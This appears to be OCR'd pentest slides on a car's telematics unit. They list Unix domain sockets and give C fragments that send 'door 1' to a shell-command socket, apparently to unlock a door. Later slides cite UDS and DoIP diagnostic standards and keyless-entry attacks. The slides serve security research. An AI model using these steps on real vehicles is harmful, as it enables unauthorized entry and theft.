
Tricks and Cases of Pentesting

- Type 6. Remote Control Car

Unix Domain Socket Call



```
Num       RefCount Protocol Flags    Type St Inode Path
cb420480: 00000002 00000000 00010000 0001 01  8192 /tmp/psm_socket/psm
ca73b200: 00000002 00000000 00000000 0002 01  9993 /tmp/.iw_scok
ca73ad80: 00000002 00000000 00000000 0002 01 10283 /tmp/ota_app_shell_cmd
ca73a480: 00000002 00000000 00000000 0002 01 10285 /tmp/ota_proxy_fifo_cmd
cb421200: 00000002 00000000 00000000 0002 01  8016 /data/quectel_pcm_srv
ca47f440: 00000002 00000000 00000000 0002 01  9363 /data/embms_tm_control_file
cb51e480: 00000002 00000000 00010000 0001 01  9405 /data/netmgr_connect_socket
ca542240: 00000002 00000000 00000000 0002 01  9537 /data/qcmap_dsi_uds_file
ca543d40: 00000002 00000000 00000000 0002 01  9538 /data/qcmap_cmdq_uds_file
cab86fc0: 00000002 00000000 00000000 0002 01  9539 /data/qcmap_nas_uds_file
cab87b00: 00000002 00000000 00000000 0002 01  9540 /data/qcmap_dsd_uds_file
cab86000: 00000002 00000000 00000000 0002 01  9541 /data/qcmap_qmi_service_file
```



```
#define SOCK_PATH "/tmp/com_app_shell_cmd"
#define SOCK_PATH2 "/tmp/com_app_shell_manager"
```

```
sockfd = socket(AF_UNIX, SOCK_DGRAM, 0);
```

```
request = "door 1"
```


```
bind(sockfd, (struct sockaddr*)&addr, sizeof(addr))
```

```
sendto(sockfd, request, strlen(request), 0, (struct sockaddr*)&addr, sizeof(addr))
```

Post-Pentest Researching of Car

Attacking car keyless entry

ISO-14229(Unified diagnostic services on CAN)
ISO-13400(Diagnostic communication over Internet Protocol)



INTERNATIONAL STANDARD

ISO 14229-3

First edition
2012-12-01

Road vehicles — Unified diagnostic services (UDS) —

Part 3:
Unified diagnostic services on CAN implementation (UDSonCAN)

Véhicules routiers — Services de diagnostic unifiés (SDU) —

Partie 3: SDU sur l'implémentation du gestionnaire de réseau de communication (SDUsurCAN)

BS ISO 13400-3:2011

BSI Standards Publication


Road vehicles — Diagnostic communication over Internet Protocol (DoIP)

Part 3: Wired vehicle interface based on IEEE 802.3

Post-Pentest Researching of Car

Attacking car keyless entry


PEPS will communicate with the key through low-frequency RF

